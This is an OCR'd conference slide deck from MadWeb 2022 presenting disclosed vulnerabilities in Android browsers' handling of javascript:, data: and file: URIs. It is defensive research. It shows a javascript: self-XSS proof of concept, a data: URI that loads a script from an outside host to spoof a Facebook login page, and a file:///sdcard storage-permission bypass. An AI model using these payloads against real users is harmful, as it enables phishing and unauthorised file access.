MadWeb 2022


insecure://

Security analysis of URI Scheme Handling in Android Mobile browsers

Presented by

Abdulla Aldoseri
University of Birmingham
axa1170@student.bham.ac.uk


David Oswald
University of Birmingham
d.f.oswald@bham.ac.uk




Web schemes Vs. Local schemes

- Web schemes: are protocols that are used to communicate with online endpoints (e.g https: and http:)

- Local schemes: perform certain client-side operations (e.g JavaScript: and file:).



HTTPS



Index of /sdcard/

[parent directory]

Name	Size	Date Modified
.7934039a/		02/12/2021, 03:45:41
.backups/		26/10/2020, 10:01:40
.com.excelliance.multiaccounts/		11/02/2021, 00:30:10
.com.taobao.dp/		16/01/2021, 22:28:41
.DataStorage/		02/12/2021, 03:42:25
.dygameres.apps/		11/02/2021, 00:30:13
.eCtcQjbu1dgnvtFnvnr6yepTp1M=/		15/03/2021, 05:04:26
.face/		01/01/2019, 03:01:18
.FilesByGoogle/		25/09/2020, 16:17:15
.gs_file/		27/01/2021, 05:19:17
.gs_fs0/		18/04/2022, 02:44:57
.gs_fs6/		18/12/2021, 12:13:00
.keepsafe/		13/10/2020, 19:19:09
.quickdial/		15/01/2021, 21:23:09
.sys_id/		15/01/2021, 21:27:25
.Uc2DataStorage/		27/01/2021, 05:19:14
.Uc2UTSystemConfig/		27/01/2021, 05:06:49
.UTSystemConfig/		27/01/2021, 05:06:49
.vdevdir/		17/01/2021, 00:56:01
Alarms/		01/01/2019, 03:01:13
Android/		21/07/2020, 03:30:58
Apics/		31/01/2021, 02:52:46
apk/		05/05/2021, 07:04:57
Apks/		03/01/2022, 21:49:27
AUDIOX/		10/05/2021, 01:40:59
backups/		16/01/2021, 01:02:47
browser/		27/01/2021, 04:47:28
CallRecord/		29/04/2021, 16:36:07
Cardboard/		29/12/2019, 23:15:59
DCIM/		21/12/2021, 12:44:32
DCIMX/		16/01/2022, 18:21:23
Digital Editions/		10/11/2021, 14:29:06
Documents/		15/03/2021, 04:54:53
Download/		17/04/2022, 12:33:15
ExtractedApks/		03/11/2021, 12:06:37
Happy Caw/		10/11/2021, 14:29:40
im.thebot.messenger/		23/10/2021, 19:46:07
ImgPlay/		21/01/2020, 19:13:54
inCollage/		06/09/2021, 17:19:11
LazyList/		15/02/2022, 18:11:00
mobi.mgeek.TunnyBrowser/		27/01/2021, 05:07:19
Movies/		23/07/2020, 07:54:40
Music/		15/01/2021, 21:27:25
notes/		15/04/2021, 05:54:31
Notifications/		01/04/2022, 20:34:35
Pictures/		10/04/2022, 18:22:10

File URI

Research question

Do the differences in OS characteristics and usage context between desktop and mobile browsers give rise to new vulnerabilities?

Contribution

Case I

{{ Self-XSS attack }}
via JavaScript Scheme

Improper sanitation of JavaScript URIs can lead to self-XSS attack

CVE-2020-6159, CR#1154353
Affecting
Chromium browsers including Chrome, Opera, Edge and Brave

Case II

{{ Origin spoofing }}
via Data URI scheme

Abusing Data URI for Spoofing origins in phishing attacks

CVE-2021-25419
Affecting
Samsung Internet

Case III

{{ Privileges escalation} }
issue via File URI scheme

File URIs issue and arbitrary app access to the internal storage without user consent bypassing Android Storage permission


CVE-2021-25348, CVE-2021-25417
Affecting Samsung Internet,
Samsung Android OS

Analysis of mobile URI handling schemes

		Chromium browsers									No-index page for File URI					
Browser/ Scheme		Chrome	Samsung Internet	Opera	Brave	Edge	Vivaldi	FireFox	FireFox Focus	DuckDuckGo	Mint	Mi Browser	MX	Us Browser	Phoenix browser	Dolphin
JavaScript	Query		✓					✓	✓	✓			✓		✓	
	Clip-trim	✓		✓	✓	✓	✓									
	Null-Origin											✓				✓
Data		✓	✓	✓	✓	✓	✓			✓	✓	✓	✓	✓	✓	✓
File			✓	✓	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓	✓

Case 1 : Self XSS attack via JavaScript Scheme

- Clip-trimming-based Chromium browsers affected by self-XSS attack if URIs are pasted from IME keyboards.
- An adversary can trick users to copy-paste a malicious JavaScript scheme into the browser using an IME keyboard.




```
javascript:alert("xss:"+document.doma
javascript:alert("xss:"+document.domain)
javascript:alert("xss:"+document.domain)
javascript:alert("xss:"+document.domain)
javascript:aler
t("xss:"+docu
ment.doma
```

www.google.com says

xss:www.google.com

Case 2 : Origin spoofing via Data URI



02:15 35%

data:text/html,<script src='h

Fakebook.com

Please enter your username and password


Username

Password

Login

Forget your password ?

Google Chrome



02:14 35%

https://facebook.com?login_page.aspx?id

Fakebook.com

Please enter your username and password

Username

Password


Login

Forget your password ?

Samsung Internet

Case 2 : Origin spoofing via Data URI

data:text/html,<script src='http://androidflame.atwebpages.com/data/facebook.js'> </script><script>https://facebook.com?login_page_r.aspx



02:15

data:text/html,<script src='h


Fakebook.com

Please enter your username and password

Username

Password

Google Chrome



02:14

https://facebook.com?login_page.aspx?id

Fakebook.com

Please enter your username and password

Username

Password


Samsung Internet

Displaying only the end of a Data URI in the Samsung browser address bar allows an adversary to fake the origin of the rendered data.


Case 3 : Privileges escalation issue via File URI

Selecting “deny and don’t ask again”, i.e., permanently declines storage permission, and then navigating to file:///sdcard allows access to the internal storage without the designated permission.

Samsung Internet



Allow **Samsung Internet** to access photos, media and files on your device?



Index of /sdcard/

[parent directory]

Name	Size	Date Modified
.7934039a/		02/12/2021, 03:45:41
.backups/		26/10/2020, 10:01:40
.com.excelliance.multiaccounts/		11/02/2021, 00:30:10
.com.taobao.dp/		16/01/2021, 22:28:41
.DataStorage/		02/12/2021, 03:42:25
.dygameres.apps/		11/02/2021, 00:30:13
.eCtcQibu1dgnvtFnvnr6yepTp1M=/		15/03/2021, 05:04:26
.fa[illegible]		01/01/2019, 03:01:18
.Fil[illegible]Google/		25/09/2020, 16:17:15
.[illegible]_file/		27/01/2021, 05:19:17
.gs_fs0/		18/04/2022, 02:44:57
.gs_fs6/		18/12/2021, 12:13:00
.keepsafe/		13/10/2020, 19:19:09
.quickdial/		15/01/2021, 21:23:09
.sys_id/		15/01/2021, 21:27:25
.Uc2DataStorage/		27/01/2021, 05:19:14
.Uc2UTSystemConfig/		27/01/2021, 05:06:49
.UTSystemConfig/		27/01/2021, 05:06:49
.vdevdir/		17/01/2021, 00:56:01
Alarms/		01/01/2019, 03:01:13
Android/		21/07/2020, 03:30:58
Apics/		31/01/2021, 02:52:46
apk/		05/05/2021, 07:04:57
Apks/		03/01/2022, 21:49:27
AUDIOX/		10/05/2021, 01:40:59
backups/		16/01/2021, 01:02:47
browser/		27/01/2021, 04:47:28
CallRecord/		29/04/2021, 16:36:07
Cardboard/		29/12/2019, 23:15:59
DCIM/		21/12/2021, 12:44:32
DCIMX/		16/01/2022, 18:21:23
Digital Editions/		10/11/2021, 14:29:06
Documents/		15/03/2021, 04:54:53
Download/		17/04/2022, 12:33:15
ExtractedApks/		03/11/2021, 12:06:37
Happy Caw/		10/11/2021, 14:29:40
im.thebot.messenger/		23/10/2021, 19:46:07
ImgPlay/		21/01/2020, 19:13:54
inCollage/		06/09/2021, 17:19:11
LazyList/		15/02/2022, 18:11:00
mobi.mgeek.TunnyBrowser/		27/01/2021, 05:07:19
Movies/		23/07/2020, 07:54:40
Music/		15/01/2021, 21:27:25
notes/		15/04/2021, 05:54:31
Notifications/		01/04/2022, 20:34:35


Case 3 : Privileges escalation issue via File URI

Finding the root cause

Two analyses considered to find the root cause:

- System-level analysis
  - Privileged permissions
  - Signature-based permissions

- Application-level analysis
  - Application components
  - Native libraires
  - SDK
  - Terrace browser engine



17:41 52%

file:///sdcard/

Index of /sdcard/

[parent directory]


Name	Size	Date Modified
.7934039a/		02/12/2021, 03:45:41
.backups/		26/10/2020, 10:01:40
.com.excelliance.multiaccounts/		11/02/2021, 00:30:10
.com.taobao.dp/		16/01/2021, 22:28:41
.DataStorage/		02/12/2021, 03:42:25
.dygameres.apps/		11/02/2021, 00:30:13
.eCtcQjbu1dgnvtFnvnr6yepTp1M=/		15/03/2021, 05:04:26
.face/		01/01/2019, 03:01:18
.FilesByGoogle/		25/09/2020, 16:17:15
.gs_file/		27/01/2021, 05:19:17
.gs_fs0/		18/04/2022, 02:44:57
.gs_fs6/		18/12/2021, 12:13:00
.keepsafe/		13/10/2020, 19:19:09
.quickdial/		15/01/2021, 21:23:09
.sys_id/		15/01/2021, 21:27:25
.Uc2DataStorage/		27/01/2021, 05:19:14
.Uc2UTSystemConfig/		27/01/2021, 05:06:49
.UTSystemConfig/		27/01/2021, 05:06:49
.vdevdir/		17/01/2021, 00:56:01
Alarms/		01/01/2019, 03:01:13
Android/		21/07/2020, 03:30:58
Apics/		31/01/2021, 02:52:46
apk/		05/05/2021, 07:04:57
Apks/		03/01/2022, 21:49:27
AUDIOX/		10/05/2021, 01:40:59
backups/		16/01/2021, 01:02:47
browser/		27/01/2021, 04:47:28
CallRecord/		29/04/2021, 16:36:07
Cardboard/		29/12/2019, 23:15:59
DCIM/		21/12/2021, 12:44:32
DCIMX/		16/01/2022, 18:21:23
Digital Editions/		10/11/2021, 14:29:06
Documents/		15/03/2021, 04:54:53
Download/		17/04/2022, 12:33:15
ExtractedApks/		03/11/2021, 12:06:37
Happy Caw/		10/11/2021, 14:29:40
im.thebot.messenger/		23/10/2021, 19:46:07
ImgPlay/		21/01/2020, 19:13:54
inCollage/		06/09/2021, 17:19:11
LazyList/		15/02/2022, 18:11:00
